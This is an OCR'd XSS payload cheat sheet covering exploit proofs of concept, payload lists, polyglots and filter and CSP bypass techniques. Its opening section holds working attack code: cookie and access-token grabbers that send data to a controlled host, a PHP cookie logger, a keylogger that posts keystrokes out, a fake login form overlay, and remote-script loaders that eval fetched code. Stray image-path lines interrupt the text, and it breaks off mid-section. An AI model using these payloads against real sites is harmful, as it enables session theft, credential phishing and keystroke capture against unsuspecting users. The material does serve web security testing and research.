Cross Site Scripting

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side scripts into web pages viewed by other users.

Summary

1. Cross Site Scripting
    1. Summary
    2. Exploit code or POC
        1. Data grabber for XSS
        2. CORS
        3. UI redressing
        4. Javascript keylogger
        5. Other ways
    3. Identify an XSS endpoint
        1. Tools
    4. XSS in HTML/Applications
        1. Common Payloads
        2. XSS using HTML5 tags
        3. XSS using a remote JS
        4. XSS in hidden input
        5. XSS when payload is reflected capitalized
        6. DOM based XSS
        7. XSS in JS Context
    5. XSS in wrappers javascript and data URI
    6. XSS in files
        1. XSS in XML
        2. XSS in SVG
        3. XSS in SVG (short)
        4. XSS in Markdown
        5. XSS in SWF flash application
        6. XSS in SWF flash application
        7. XSS in CSS
    7. XSS in PostMessage
    8. Blind XSS
        1. XSS Hunter
        2. Other Blind XSS tools
        3. Blind XSS endpoint
        4. Tips
    9. Mutated XSS
    10. Polyglot XSS
    11. Filter Bypass and exotic payloads
        1. Bypass case sensitive
        2. Bypass tag blacklist
        3. Bypass word blacklist with code evaluation
        4. Bypass with incomplete html tag
        5. Bypass quotes for string
        6. Bypass quotes in script tag

7. Bypass quotes in mousedown event
8. Bypass dot filter
9. Bypass parenthesis for string
10. Bypass parenthesis and semi colon
11. Bypass onxxxx= blacklist
12. Bypass space filter
13. Bypass email filter
14. Bypass document blacklist
15. Bypass using javascript inside a string
16. Bypass using an alternate way to redirect
17. Bypass using an alternate way to execute an alert
18. Bypass ">" using nothing
19. Bypass "<" and ">" using < and >
20. Bypass ";" using another character
21. Bypass using HTML encoding
22. Bypass using Katana
23. Bypass using Cuneiform
24. Bypass using Lontara
25. Bypass using ECMAScript6
26. Bypass using Octal encoding
27. Bypass using Unicode
28. Bypass using UTF-7
29. Bypass using UTF-8
30. Bypass using UTF-16be
31. Bypass using UTF-32
32. Bypass using BOM
33. Bypass using weird encoding or native interpretation
34. Bypass using jsfuck

12. CSP Bypass
    1. Bypass CSP using JSONP from Google (Trick by @apfeifer27)
    2. Bypass CSP by lab.wallarm.com
    3. Bypass CSP by Rhynorater
    4. Bypass CSP by @akita_zen
    5. Bypass CSP by @404death
13. Common WAF Bypass
    1. Cloudflare XSS Bypasses by @Bohdan Korzhynskyi
        1. 25st January 2021
        2. 21st April 2020
        3. 22nd August 2019
        4. 5th June 2019
        5. 3rd June 2019
    2. Cloudflare XSS Bypass - 22nd March 2019 (by @RakeshMane10)
    3. Cloudflare XSS Bypass - 27th February 2018
    4. Chrome Auditor - 9th August 2018
    5. Incapsula WAF Bypass by @Alra3ees- 8th March 2018
    6. Incapsula WAF Bypass by @c0d3G33k - 11th September 2018
    7. Incapsula WAF Bypass by @daveysec - 11th May 2019
    8. Akamai WAF Bypass by @zseano - 18th June 2018
    9. Akamai WAF Bypass by @s0md3v - 28th October 2018
    10. WordFence WAF Bypass by @brutelogic - 12th September 2018

11. Fortiweb WAF Bypass by @rezaduty - 9th July 2019
14. References

Exploit code or POC

Data grabber for XSS

Obtains the administrator cookie or sensitive access token, the following payload will send it to a controlled page.

```
<script>document.location='http://localhost/XSS/grabber.php?
c='+document.cookie</script>
<script>document.location='http://localhost/XSS/grabber.php?
c='+localStorage.getItem('access_token')</script>
<script>new Image().src="http://localhost/cookie.php?c="+document.cookie;</script>
<script>new Image().src="http://localhost/cookie.php?
c="+localStorage.getItem('access_token');</script>
```

Write the collected data into a file.

```
<?php
$cookie = $_GET['c'];
$fp = fopen('cookies.txt', 'a+');
fwrite($fp, 'Cookie:' .$cookie."\r\n");
fclose($fp);
?>
```

CORS

```
<script>
  fetch('https://<SESSION>.burpcollaborator.net', {
  method: 'POST',
  mode: 'no-cors',
  body: document.cookie
  });
</script>
```

UI redressing

Leverage the XSS to modify the HTML content of the page in order to display a fake login form.

```
<script>
history.replaceState(null, null, '../../../login');
document.body.innerHTML = "</br></br></br></br></br><h1>Please login to continue</h1>
<form>Username: <input type='text'>Password: <input type='password'></form><input
value='submit' type='submit'>"
</script>
```

Javascript keylogger

Another way to collect sensitive data is to set a javascript keylogger.

```
<img src=x onerror='document.onkeypress=function(e){fetch("http://domain.com?k="+String.fromCharCode(e.which))},this.remove();'>
```

Other ways

More exploits at http://www.xss-payloads.com/payloads-list.html?a#category=all:

- Taking screenshots using XSS and the HTML5 Canvas
- JavaScript Port Scanner
- Network Scanner
- .NET Shell execution
- Redirect Form
- Play Music

Identify an XSS endpoint

This payload opens the debugger in the developper console rather than triggering a popup alert box.

```
<script>debugger;</script>
```

Modern applications with content hosting can use sandbox domains

> to safely host various types of user-generated content. Many of these sandboxes are specifically meant to isolate user-uploaded HTML, JavaScript, or Flash applets and make sure that they can't access any user data.

For this reason, it's better to use `alert(document.domain)` or `alert(window.origin)` rather than `alert(1)` as default XSS payload in order to know in which scope the XSS is actually executing.

Better payload replacing `<script>alert(1)</script>`:

```
<script>alert(document.domain.concat("\n").concat(window.origin))</script>
```

While `alert()` is nice for reflected XSS it can quickly become a burden for stored XSS because it requires to close the popup for each execution, so `console.log()` can be used instead to display a message in the console of the developper console (doesn't require any interaction).

Example:

```
<script>console.log("Test XSS from the search bar of page XYZ\n".concat(document.domain).concat("\n").concat(window.origin))</script>
```

References:

- Google Bughunter University - XSS in sandbox domains
- LiveOverflow Video - DO NOT USE alert(1) for XSS
- LiveOverflow blog post - DO NOT USE alert(1) for XSS

Tools

Most tools are also suitable for blind XSS attacks:

- XSSStrike: Very popular but unfortunately not very well maintained
- xsser: Utilizes a headless browser to detect XSS vulnerabilities
- Dalfox: Extensive functionality and extremely fast thanks to the implementation in Go
- XSpear: Similar to Dalfox but based on Ruby
- domdig: Headless Chrome XSS Tester

XSS in HTML/Applications

Common Payloads

```
// Basic payload
<script>alert('XSS')</script>
<scr<script>ipt>alert('XSS')</scr<script>ipt>
"><script>alert('XSS')</script>
"><script>alert(String.fromCharCode(88,83,83))</script>
<script>\u0061lert('22')</script>
<script>eval('\x61lert(\'33\')')</script>
<script>eval(8680439..toString(30))(983801..toString(36))</script>
//parseInt("confirm",30) == 8680439 && 8680439..toString(30) == "confirm"
<object/data="jav&#x61;sc&#x72;ipt&#x3a;al&#x65;rt&#x28;23&#x29;">

// Img payload
<img src=x onerror=alert('XSS');>
<img src=x onerror=alert('XSS')//
<img src=x onerror=alert(String.fromCharCode(88,83,83));>
<img src=x oneonerrorrror=alert(String.fromCharCode(88,83,83));>
<img src=x:alert(alt) onerror=eval(src) alt=xss>
"><img src=x onerror=alert('XSS');>
"><img src=x onerror=alert(String.fromCharCode(88,83,83));>

// Svg payload
<svgonload=alert(1)>
<svg/onload=alert('XSS')>
<svg onload=alert(1)//
<svg/onload=alert(String.fromCharCode(88,83,83))>
<svg id=alert(1) onload=eval(id)>
"><svg/onload=alert(String.fromCharCode(88,83,83))>
"><svg/onload=alert(/XSS/)
<svg><script href=data:,alert(1) />(`Firefox` is the only browser which allows self
closing script)
<svg><script>alert('33')
<svg><script>alert&lpar;'33'&rpar;

// Div payload
<div onpointerover="alert(45)">MOVE HERE</div>
<div onpointerdown="alert(45)">MOVE HERE</div>
<div onpointerenter="alert(45)">MOVE HERE</div>
<div onpointerleave="alert(45)">MOVE HERE</div>
<div onpointermove="alert(45)">MOVE HERE</div>
<div onpointerout="alert(45)">MOVE HERE</div>
<div onpointerup="alert(45)">MOVE HERE</div>
```

XSS using HTML5 tags

```
<body onload=alert(/XSS/.source)>
<input autofocus onfocus=alert(1)>
<select autofocus onfocus=alert(1)>
<textarea autofocus onfocus=alert(1)>
<keygen autofocus onfocus=alert(1)>
<video/poster/onerror=alert(1)>
<video><source onerror="javascript:alert(1)">
<video src=_ onloadstart="alert(1)">
<details/open/ontoggle="alert`1`">
<audio src onloadstart=alert(1)>
<marquee onstart=alert(1)>
<meter value=2 min=0 max=10 onmouseover=alert(1)>2 out of 10</meter>

<body ontouchstart=alert(1)> // Triggers when a finger touch the screen
<body ontouchend=alert(1)>   // Triggers when a finger is removed from touch screen
<body ontouchmove=alert(1)>  // When a finger is dragged across the screen.
```

XSS using a remote JS

```
<svg/onload='fetch("//host/a").then(r=>r.text().then(t=>eval(t)))'>
<script src=14.rs>
// you can also specify an arbitrary payload with 14.rs/#payload
e.g: 14.rs/#alert(document.domain)
```

XSS in hidden input

```
<input type="hidden" accesskey="X" onclick="alert(1)">
Use CTRL+SHIFT+X to trigger the onclick event
```

XSS when payload is reflected capitalized

```
<IMG SRC=1 ONERROR=&#X61;&#X6C;&#X65;&#X72;&#X74;(1)>
```

DOM based XSS

Based on a DOM XSS sink.

```
#"><img src=/ onerror=alert(2)>
```

XSS in JS Context

```
-(confirm)(document.domain)//
; alert(1);//
```

```
// (payload without quote/double quote from [@brutelogic]
(https://twitter.com/brutelogic)
```

XSS in wrappers javascript and data URI

XSS with javascript:

```
javascript:prompt(1)

%26%23106%26%2397%26%23118%26%2397%26%23115%26%2399%26%23114%26%23105%26%23112%26%231
16%26%2358%26%2399%26%23111%26%23110%26%23102%26%23105%26%23114%26%23109%26%2340%26%2
349%26%2341

&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58&#99&#111&#110&#102&#105&#114&#109
&#40&#49&#41

We can encode the "javascript:" in Hex/Octal
\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3aalert(1)
\u006A\u0061\u0076\u0061\u0073\u0063\u0072\u0069\u0070\u0074\u003aalert(1)
\152\141\166\141\163\143\162\151\160\164\072alert(1)

We can use a 'newline character'
java%0ascript:alert(1)   - LF (\n)
java%09script:alert(1)   - Horizontal tab (\t)
java%0dscript:alert(1)   - CR (\r)

Using the escape character
\j\av\a\s\cr\i\pt\:\a\l\ert\(1\)

Using the newline and a comment //
javascript://%0Aalert(1)
javascript://anything%0D%0A%0D%0Awindow.alert(1)
```

XSS with data:

```
data:text/html,<script>alert(0)</script>
data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+
<script src="data:;base64,YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ=="></script>
```

XSS with vbscript: only IE

```
vbscript:msgbox("XSS")
```

XSS in files

** NOTE:** The XML CDATA section is used here so that the JavaScript payload will not be treated as XML markup.

```
<name>
  <value><![CDATA[<script>confirm(document.domain)</script>]]></value>
```

```
</name>
```

XSS in XML

```
<html>
<head></head>
<body>
<something:script xmlns:something="http://www.w3.org/1999/xhtml">alert(1)
</something:script>
</body>
</html>
```

XSS in SVG

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
    alert(document.domain);
  </script>
</svg>
```

XSS in SVG (short)

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)"/>

<svg><desc><![CDATA[</desc><script>alert(1)</script>]]></svg>
<svg><foreignObject><![CDATA[</foreignObject><script>alert(2)</script>]]></svg>
<svg><title><![CDATA[</title><script>alert(3)</script>]]></svg>
```

XSS in Markdown

```
[a](javascript:prompt(document.cookie))
[a](j a v a s c r i p t:prompt(document.cookie))
[a](data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K)
[a](javascript:window.onerror=alert;throw%201)
```

XSS in SWF flash application

```
Browsers other than IE: http://0me.me/demo/xss/xssproject.swf?
js=alert(document.domain);
IE8: http://0me.me/demo/xss/xssproject.swf?js=try{alert(document.domain)}catch(e){
window.open('?js=history.go(-1)','_self');}
```

```
IE9: http://0me.me/demo/xss/xssproject.swf?
js=w=window.open('invalidfileinvalidfileinvalidfile','target');setTimeout('alert(w.do
cument.location);w.close();',1);
```

more payloads in ./files

XSS in SWF flash application

```
flashmediaelement.swf?jsinitfunctio%gn=alert`1`
flashmediaelement.swf?jsinitfunctio%25gn=alert(1)
ZeroClipboard.swf?id=\"))} catch(e) {alert(1);}//&width=1000&height=1000
swfupload.swf?movieName="]);}catch(e){}if(!self.a)self.a=!alert(1);//
swfupload.swf?buttonText=test<a href="javascript:confirm(1)"><img
src="https://web.archive.org/web/20130730223443im_/http://appsec.ws/ExploitDB/cMon.jp
g"/></a>&.swf
plupload.flash.swf?%#target%g=alert&uid%g=XSS&
moxieplayer.swf?url=https://github.com/phwd/poc/blob/master/vid.flv?raw=true
video-js.swf?readyFunction=alert(1)
player.swf?playerready=alert(document.cookie)
player.swf?tracecall=alert(document.cookie)
banner.swf?clickTAG=javascript:alert(1);//
io.swf?yid=\"));}catch(e){alert(1);}//
video-js.swf?readyFunction=alert%28document.domain%2b'%20XSSed!'%29
bookContent.swf?
currentHTMLURL=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4
flashcanvas.swf?id=test\"));}catch(e){alert(document.domain)}//
phpmyadmin/js/canvg/flashcanvas.swf?id=test\”));}catch(e){alert(document.domain)}//
```

XSS in CSS

```
<!DOCTYPE html>
<html>
<head>
<style>
div  {
    background-image: url("<\/style>
<svg/onload=alert(document.domain)>");
    background-color: #cccccc;
}
</style>
</head>
  <body>
    <div>lol</div>
  </body>
</html>
```

XSS in PostMessage

> If the target origin is asterisk * the message can be sent to any domain has reference to the child page.

```
```

```
<html>
<body>
    <input type=button value="Click Me" id="btn">
</body>

<script>
document.getElementById('btn').onclick = function(e){
    window.poc = window.open('http://www.redacted.com/#login');
    setTimeout(function(){
        window.poc.postMessage(
            {
                "sender": "accounts",
                "url": "javascript:confirm('XSS')",
            },
            '*'
        );
    }, 2000);
}
</script>
</html>
```

Blind XSS

XSS Hunter

Available at https://xsshunter.com/app

> XSS Hunter allows you to find all kinds of cross-site scripting vulnerabilities, including the often-missed blind XSS. The service works by hosting specialized XSS probes which, upon firing, scan the page and send information about the vulnerable page to the XSS Hunter service.

```
"><script src=//yoursubdomain.xss.ht></script>

javascript:eval('var
a=document.createElement(\'script\');a.src=\'https://yoursubdomain.xss.ht\';document.
body.appendChild(a)')

<script>function b(){eval(this.responseText)};a=new
XMLHttpRequest();a.addEventListener("load", b);a.open("GET",
"//yoursubdomain.xss.ht");a.send();</script>

<script>$.getScript("//yoursubdomain.xss.ht")</script>
```

Other Blind XSS tools

- sleepy-puppy - Netflix
- bXSS - LewisArdern
- ezXSS - ssl

Blind XSS endpoint

- Contact forms
- Ticket support

- Referer Header
    - Custom Site Analytics
    - Administrative Panel logs
- User Agent
    - Custom Site Analytics
    - Administrative Panel logs
- Comment Box
    - Administrative Panel

Tips

You can use a Data grabber for XSS and a one-line HTTP server to confirm the existence of a blind XSS before deploying a heavy blind-XSS testing tool.

Eg. payload

```
<script>document.location='http://10.10.14.30:8080/XSS/grabber.php?
c='+document.domain</script>
```

Eg. one-line HTTP server:

```
$ ruby -run -ehttpd . -p8080
```

Mutated XSS

Use browsers quirks to recreate some HTML tags when it is inside an `element.innerHTML`.

Mutated XSS from Masato Kinugawa, used against DOMPurify component on Google Search. Technical blogposts available at https://www.acunetix.com/blog/web-security-zone/mutation-xss-in-google-search/ and https://research.securitum.com/dompurify-bypass-using-mxss/.

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

Polyglot XSS

Polyglot XSS - 0xsobky

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0D%0A//</stYle/</titLe/</teXtarEa/</scRipt/-
-!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

Polyglot XSS - Ashar Javed

```
">><marquee><img src=x onerror=confirm(1)></marquee>" ></plaintext\></|\>
<plaintext/onmouseover=prompt(1) ><script>prompt(1)</script>@gmail.com<isindex
formaction=javascript:alert(/XSS/) type=submit>'-->" ></script><script>alert(1)
```

```
</script>"><img/id="confirm&lpar; 1)"/alt="/"src="/"onerror=eval(id&%23x29;>'"><img
src="http: //i.imgur.com/P8mL8.jpg">
```

Polyglot XSS - Mathias Karlsson

```
" onclick=alert(1)//<button ‘ onclick=alert(1)//> */ alert(1)//
```


Polyglot XSS - Rsnake

```
';alert(String.fromCharCode(88,83,83))//';alert(String.
fromCharCode(88,83,83))//";alert(String.fromCharCode
(88,83,83))//";alert(String.fromCharCode(88,83,83))//-- ></SCRIPT>">'>
<SCRIPT>alert(String.fromCharCode(88,83,83)) </SCRIPT>
```


Polyglot XSS - Daniel Miessler

```
';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";ale
rt(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//-->
</SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
“ onclick=alert(1)//<button ‘ onclick=alert(1)//> */ alert(1)//
'"><><marquee><img src=x onerror=confirm(1)></marquee>"></plaintext\></|\>
<plaintext/onmouseover=prompt(1)><script>prompt(1)</script>@gmail.com<isindex
formaction=javascript:alert(/XSS/) type=submit>'-->"></script><script>alert(1)
</script>"><img/id="confirm&lpar;1)"/alt="/"src="/"onerror=eval(id&%23x29;>'"><img
src="http://i.imgur.com/P8mL8.jpg">
javascript://'/</title></style></textarea></script>--><p"
onclick=alert()//>*/alert()/*
javascript://--></script></title></style>"/</textarea>*/<alert()/*'
onclick=alert()//>a
javascript://</title>"/</script></style></textarea/-->*/<alert()/*'
onclick=alert()//>/
javascript://</title></style></textarea>--></script><a"//'
onclick=alert()//>*/alert()/*
javascript://'//" --></textarea></style></script></title><b onclick=
alert()//>*/alert()/*
javascript://</title></textarea></style></script --><li '//" '*/alert()/*',
onclick=alert()//
javascript:alert()//--></script></textarea></style></title><a"//'
onclick=alert()//>*/alert()/*
--></script></title></style>"/</textarea><a' onclick=alert()//>*/alert()/*
/</title/'/</style/</script/</textarea/--><p" onclick=alert()//>*/alert()/*
javascript://--></title></style></textarea></script><svg "//' onclick=alert()//
/</title/'/</style/</script/--><p" onclick=alert()//>*/alert()/*
```

Polyglot XSS - @s0md3v




```
-->'"/></sCript><svG x=">" onload=(co\u006efirm)``>
```




```
<svg%0Ao%00nload=%09((pro\u006dpt))()//
```

Polyglot XSS - from @filedescriptor's Polyglot Challenge

```
# by crlf
javascript:"/*'/*`/*--></noscript></title></textarea></style></template></noembed>
</script><html \" onmouseover=/*&lt;svg/*/onload=alert()//>

# by europa
javascript:"/*'/*`/*\" /*</title></style></textarea></noscript></noembed></template>
</script/-->&lt;svg/onload=/*<html/*/onmouseover=alert()//>

# by EdOverflow
javascript:"/*\"/*`/*' /*</template></textarea></noembed></noscript></title></style>
</script>-->&lt;svg onload=/*<html/*/onmouseover=alert()//>

# by h1/ragnar
javascript:`//"//\"//</title></textarea></style></noscript></noembed></script>
</template>&lt;svg/onload='/*--><html */ onmouseover=alert()//'>`
```

Filter Bypass and exotic payloads

Bypass case sensitive

```
<sCrIpt>alert(1)</ScRipt>
```

Bypass tag blacklist

```
<script x>
<script x>alert('XSS')<script y>
```

Bypass word blacklist with code evaluation

```
eval('ale'+'rt(0)');
Function("ale"+"rt(1)")();
new Function`al\ert\`6\``;
setTimeout('ale'+'rt(2)');
setInterval('ale'+'rt(10)');
Set.constructor('ale'+'rt(13)')();
Set.constructor`al\x65rt\x2814\x29```;
```

Bypass with incomplete html tag

Works on IE/Firefox/Chrome/Safari

```
<img src='1' onerror='alert(0)' <
```

Bypass quotes for string

```
String.fromCharCode(88,83,83)
```

Bypass quotes in script tag

```
http://localhost/bla.php?test=</script><script>alert(1)</script>
<html>
  <script>
    <?php echo 'foo="text '.$_GET['test'].'";';`?>
  </script>
</html>
```

Bypass quotes in mousedown event

You can bypass a single quote with ' in an on mousedown event handler

```
<a href="" onmousedown="var name = '&#39;;alert(1)//'; alert('smthg')">Link</a>
```

Bypass dot filter

```
<script>window['alert'](document['domain'])</script>
```

Convert IP address into decimal format: IE. `http://192.168.1.1` == `http://3232235777`
http://www.geektools.com/cgi-bin/ipconv.cgi

```
<script>eval(atob("YWxlcnQoZG9jdW1lbnQuY29va2llKQ=="))<script>
```

Base64 encoding your XSS payload with Linux command: IE. `echo -n "alert(document.cookie)" | base64` == `YWxlcnQoZG9jdW1lbnQuY29va2llKQ==`

Bypass parenthesis for string

```
alert`1`
setTimeout`alert\u0028document.domain\u0029`;
```

Bypass parenthesis and semi colon

```
// From @garethheyes
<script>onerror=alert;throw 1337</script>
<script>{onerror=alert}throw 1337</script>
<script>throw onerror=alert,'some string',123,'haha'</script>

// From @terjanq
<script>throw/a/,Uncaught=1,g=alert,a=URL+0,onerror=eval,/1/g+a[12]+[1337]+a[13]
```

```
</script>

// From @cgvwzq
<script>TypeError.prototype.name ='=/',0[onerror=eval]['/-alert(1)//']</script>
```

Bypass onxxxx= blacklist

```
<object onafterscriptexecute=confirm(0)>
<object onbeforescriptexecute=confirm(0)>

// Bypass onxxx= filter with a null byte/vertical tab
<img src='1' onerror\x00=alert(0) />
<img src='1' onerror\x0b=alert(0) />

// Bypass onxxx= filter with a '/'
<img src='1' onerror/=alert(0) />
```

Bypass space filter

```
// Bypass space filter with "/"
<img/src='1'/onerror=alert(0)>

// Bypass space filter with 0x0c/^L
<svgonload=alert(1)>

$ echo "<svg^Lonload^L=^Lalert(1)^L>" | xxd
00000000: 3c73 7667 0c6f 6e6c 6f61 640c 3d0c 616c  <svg.onload.=.al
00000010: 6572 7428 3129 0c3e 0a                   ert(1).>.
```

Bypass email filter

(RFC compliant)

```
"><svg/onload=confirm(1)>"@x.y
```

Bypass document blacklist

```
<div id = "x"></div><script>alert(x.parentNode.parentNode.parentNode.location)
</script>
window["doc"+"ument"]
```

Bypass using javascript inside a string

```
<script>
foo="text </script><script>alert(1)</script>";
</script>
```

Bypass using an alternate way to redirect

```
location="http://google.com"
document.location = "http://google.com"
document.location.href="http://google.com"
window.location.assign("http://google.com")
window['location']['href']="http://google.com"
```

Bypass using an alternate way to execute an alert

From @brutelogic tweet.

```
window['alert'](0)
parent['alert'](1)
self['alert'](2)
top['alert'](3)
this['alert'](4)
frames['alert'](5)
content['alert'](6)

[7].map(alert)
[8].find(alert)
[9].every(alert)
[10].filter(alert)
[11].findIndex(alert)
[12].forEach(alert);
```

From @theMiddle - Using global variables

The Object.keys() method returns an array of a given object's own property names, in the same order as we get with a normal loop. That's means that we can access any JavaScript function by using its **index number instead the function name**.

```
c=0; for(i in self) { if(i == "alert") { console.log(c); } c++; }
// 5
```

Then calling alert is :

```
Object.keys(self)[5]
// "alert"
self[Object.keys(self)[5]]("1") // alert("1")
```

We can find "alert" with a regular expression like ^a[rel]+t$:

```
a=()=>{c=0;for(i in self){if(/^a[rel]+t$/.test(i)){return c}c++}} //bind function
alert on new function a()
```

```
// then you can use a() with Object.keys

self[Object.keys(self)[a()]]("1") // alert("1")
```

Oneliner:

```
a=()=>{c=0;for(i in self){if(/^a[rel]+t$/.test(i)){return
c}c++}};self[Object.keys(self)[a()]]("1")
```

From @quanyang tweet.

```
prompt`${document.domain}`
document.location='java\tscript:alert(1)'
document.location='java\rscript:alert(1)'
document.location='java\tscript:alert(1)'
```

From @404death tweet.

```
eval('ale'+'rt(0)');
Function("ale"+"rt(1)")();
new Function`al\ert\`6\``;

constructor.constructor("aler"+"t(3)")();
[].filter.constructor('ale'+'rt(4)')();

top["al"+"ert"](5);
top[8680439..toString(30)](7);
top[/al/.source+/ert/.source](8);
top['al\x65rt'](9);

open('java'+'script:ale'+'rt(11)');
location='javascript:ale'+'rt(12)';

setTimeout`alert\u0028document.domain\u0029`;
setTimeout('ale'+'rt(2)');
setInterval('ale'+'rt(10)');
Set.constructor('ale'+'rt(13)')();
Set.constructor`al\x65rt\x2814\x29```;
```

Bypass using an alternate way to trigger an alert

```
var i = document.createElement("iframe");
i.onload = function(){
  i.contentWindow.alert(1);
}
document.appendChild(i);

// Bypassed security
XSSObject.proxy = function (obj, name, report_function_name, exec_original) {
      var proxy = obj[name];
```

```
      obj[name] = function () {
        if (exec_original) {
          return proxy.apply(this, arguments);
        }
      };
      XSSObject.lockdown(obj, name);
  };
XSSObject.proxy(window, 'alert', 'window.alert', false);
```

Bypass ">" using nothing

You don't need to close your tags.

```
<svg onload=alert(1)//
```

Bypass "<" and ">" using ＜ and ＞

Unicode Character U+FF1C and U+FF1E

```
＜script/src=//evil.site/poc.js＞
```

Bypass ";" using another character

```
'te' * alert('*') * 'xt';
'te' / alert('/') / 'xt';
'te' % alert('%') % 'xt';
'te' - alert('-') - 'xt';
'te' + alert('+') + 'xt';
'te' ^ alert('^') ^ 'xt';
'te' > alert('>') > 'xt';
'te' < alert('<') < 'xt';
'te' == alert('==') == 'xt';
'te' & alert('&') & 'xt';
'te' , alert(',') , 'xt';
'te' | alert('|') | 'xt';
'te' ? alert('ifelsesh') : 'xt';
'te' in alert('in') in 'xt';
'te' instanceof alert('instanceof') instanceof 'xt';
```

Bypass using HTML encoding

```
%26%2397;lert(1)
&#97;&#108;&#101;&#114;&#116;
></script><svg
onload=%26%2397%3B%26%23108%3B%26%23101%3B%26%23114%3B%26%23116%3B(document.domain)>
```

Bypass using Katana

Using the Katakana library.

```
